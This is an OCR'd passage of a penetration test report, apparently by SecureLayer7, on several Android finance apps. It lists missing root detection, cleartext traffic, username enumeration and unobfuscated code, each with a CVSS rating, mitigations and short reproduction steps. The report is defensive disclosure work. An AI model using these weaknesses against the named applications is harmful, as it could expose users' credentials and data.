
Module Name	Affected Resource
• Spoors Collection (All- non ML retail loans) application	Spoors Collection (All- non ML retail loans) Application pentest

Security Risk
The assessed security impact of this vulnerability is categorized as ***Medium***, considering the exploitability. The following are the significant security impacts: • Rooted devices have elevated privileges, allowing malicious users to manipulate the application's data, access sensitive information, or inject malicious code. • Rooted devices can bypass security mechanisms implemented by the application, potentially granting unauthorized access to sensitive user data, such as personal information, financial details, or credentials.

Workaround/Mitigation
To address this vulnerability, put the following into practice: • Implement a strong root detection mechanism in place and update it regularly to minimize bypasses that may arise.Â • The application should implement root detection. For example, it could check for the existence of certain files or folders that are present on a rooted device.Â • Add anti-hooking and anti-debugging checks to avoid bypassing root detection in the Android application. • Implement a proper root detection mechanism, and when calling the root detection logic, do not return boolean values as this can be modified at the runtime to return negative results.

References
https://owasp.org/www-project-mobile-top-10/2016-risks/m1-improper-platform-usage

Proof of Details(POC)
Steps to Reproduce Step 1: Install the application in the rooted device/emulator.



Step 2: Open the application, and observe that the application has root detection implemented.

6. #P49EH8 Clear Text Traffic is Enabled in the Farm Digital Android Application

Description
Upon conducting successful testing, it was Â observed that the cleartextTrafficPermitted to true. This implies that the app intends to use cleartext network traffic, such as cleartext HTTP and FTP stacks. The key reason for avoiding cleartext traffic is the lack of confidentiality, authenticity, and protection against tampering. A network actor can eavesdrop on transmitted data and modify it without being detected.

CVSS	Vector String	Risk Rating
3.7	3.1#CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N	Low

Module Name	Affected Resource
• Farm Digital Android App	Farm Digital Application pentest

Security Risk
This vulnerability's reported security severity is categorized as ***Low***, considering the exploitability. The subsequent list outlines the significant security ramifications: • An actor can read sensitive data from the HTTP requests. • An actor can change/modify the data during transmission. • An actor can view the communication between the client and server if the actor and the victim are connected through the same network. Helping the actor to steal the victim's user credentials and take over his account.

Workaround/Mitigation
To mitigate this vulnerability, implement the following: • Applications should use transport-level encryption (SSL/TLS) to protect all communications between the client and server. • Use the Strict-Transport-Security HTTP header to ensure clients refuse to access the server over an insecure connection. • Set the value of android:usesCleartextTraffic in AndroidManifest.xml file to false.

References


https://owasp.org/www-project-mobile-top-10/2016-risks/m3-insecure-communication

Proof of Details(POC)

The following steps provide a precise sequence of actions necessary to reproduce or initiate the identified issue or behavior.

Follow the below step to reproduce

Step 1: Open the application with the jadx-gui tool and open the Androidmanifest.xml file.



7. #PWQDKL Username Enumeration on Login Page in the Farm Digital Android Application

Description
Upon conducting successful testing, it was discovered that the application has a Login functionality. Upon further investigation, it was observed that upon submission of an incorrect username application responded with the error message *"The username is Invalid",* enabling attackers to enumerate valid users on the application.

CVSS	Vector String	Risk Rating
3.7	3.1#CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N	Low


Module Name	Affected Resource
• Farm Digital Android App	Farm Digital Application pentest

Security Risk
The assessed security impact of this vulnerability is categorized as ***Low***, considering the exploitability. Considering security impact an actor can enumerate all of the valid usernames on the application.

Workaround/Mitigation
To rectify this vulnerability, respond with a generic message such as: *"Invalid Username/Password".*

References
https://cwe.mitre.org/data/definitions/16.html

Proof of Details(POC)
To reproduce, open the application, enter a random username/password, and click on Login.



Observe the application responded with *"The Username in invalid".*

8. #GPRES5 Clear Text Traffic is Enabled in the Brake Android Application

Description
Upon conducting thorough testing the Brake Android application, it was Â observed that the cleartextTrafficPermitted to true. This implies that the app intends to use cleartext network traffic, such as cleartext HTTP and FTP stacks.Â The key reason for avoiding cleartext traffic is the lack of confidentiality, authenticity, and protection against tampering. A network actor can eavesdrop on transmitted data and modify it without being detected.

CVSS	Vector String	Risk Rating
3.7	3.1#CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N	Low

Module Name	Affected Resource
• Brake Application	Brake Application pentest

Security Risk
This vulnerability's reported security severity is categorized as ***Low***, considering the exploitability. The subsequent list outlines the significant security ramifications: • An actor can read sensitive data from the HTTP requests. • An actor can change/modify the data during transmission. • An actor can view the communication between the client and server if the actor and the victim are connected through the same network. Helping the actor to steal the victim's user credentials and take over his account.


Workaround/Mitigation
To mitigate this vulnerability, implement the following: • Applications should use transport-level encryption (SSL/TLS) to protect all communications between the client and server. • Use the Strict-Transport-Security HTTP header to ensure clients refuse to access the server over an insecure connection. • Set the value of android:usesCleartextTraffic in AndroidManifest.xml file to false.

References
https://owasp.org/www-project-mobile-top-10/2016-risks/m3-insecure-communication

Proof of Details(POC)

Steps to Reproduce

Step 1: Open the application with the jadx-gui tool and open the "AndroidManifest.xml" file.



9. #HTVR86 User Enumeration on Login Page in the Brake Android Application

Description
Upon successful testing of the Brake Android application. SecureLayer7 discovered that the application has a Login functionality. Upon further investigation, it was observed that upon submission of an incorrect mobile number, application responded with the error message *"User not registered".* However, the error message differs when a valid Mobile No is entered, thereby enabling attackers to enumerate valid users on the application.

CVSS	Vector String	Risk Rating
3.7	3.1#CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N	Low

Module Name	Affected Resource
• Brake Application	Brake Application pentest

Security Risk
The reported security severity of this vulnerability is classified as ***Low***, considering the exploitability. Considering security impact an actor can enumerate all of the valid users on the application.


Workaround/Mitigation
To rectify this vulnerability respond with a generic message such as: *"An OTP will be sent if the user exists in our database",* and redirect users to the OTP screen.

References
https://cwe.mitre.org/data/definitions/16.html

Proof of Details(POC)

Steps to Reproduce:

Step 1: Open the application, and submit a random mobile number.



Observe the application responded with *"User not registered"*.

10. #37C7OQ Clear Text Traffic is Enabled in the WRF Android Application

Description
Upon testing, it was Â observed that the cleartextTrafficPermitted to true. This implies that the app intends to use cleartext network traffic, such as cleartext HTTP and FTP stacks.Â The key reason for avoiding cleartext traffic is the lack of confidentiality, authenticity, and protection against tampering. A network actor can eavesdrop on transmitted data and modify it without being detected.

CVSS	Vector String	Risk Rating
3.7	3.1#CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N	Low

Module Name	Affected Resource
• WRL/WRF(Warehouse Receipt Finance) Application	WRL/WRF(Warehouse Receipt Finance) Application pentest

Security Risk
This vulnerability's reported security severity is categorized as ***Low***, considering the exploitability. The subsequent list outlines the significant security ramifications: • An actor can read sensitive data from the HTTP requests. • An actor can change/modify the data during transmission. • An actor can view the communication between the client and server if the actor and the victim are connected through the same network. Helping the actor to steal the victim's user credentials and take over his account.


Workaround/Mitigation
To mitigate this vulnerability, implement the following: • Applications should use transport-level encryption (SSL/TLS) to protect all communications between the client and server. • Use the Strict-Transport-Security HTTP header to ensure clients refuse to access the server over an insecure connection. • Set the value of android:usesCleartextTraffic in AndroidManifest.xml file to false.

References
https://owasp.org/www-project-mobile-top-10/2016-risks/m3-insecure-communication

Proof of Details(POC)

Follow the below step to reproduce:

Step 1: Open the application with the jadx-gui tool and open the "AndroidManifest.xml" file.



11. #CQHK98 Source Code is not Obfuscated in the WRF Android Application

Description
Upon testing, it was found that the android application's code is not obfuscated in the APK.

CVSS	Vector String	Risk Rating
3.7	3.1#CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N	Low

Module Name	Affected Resource
• WRL/WRF(Warehouse Receipt Finance) Application	WRL/WRF(Warehouse Receipt Finance) Application pentest

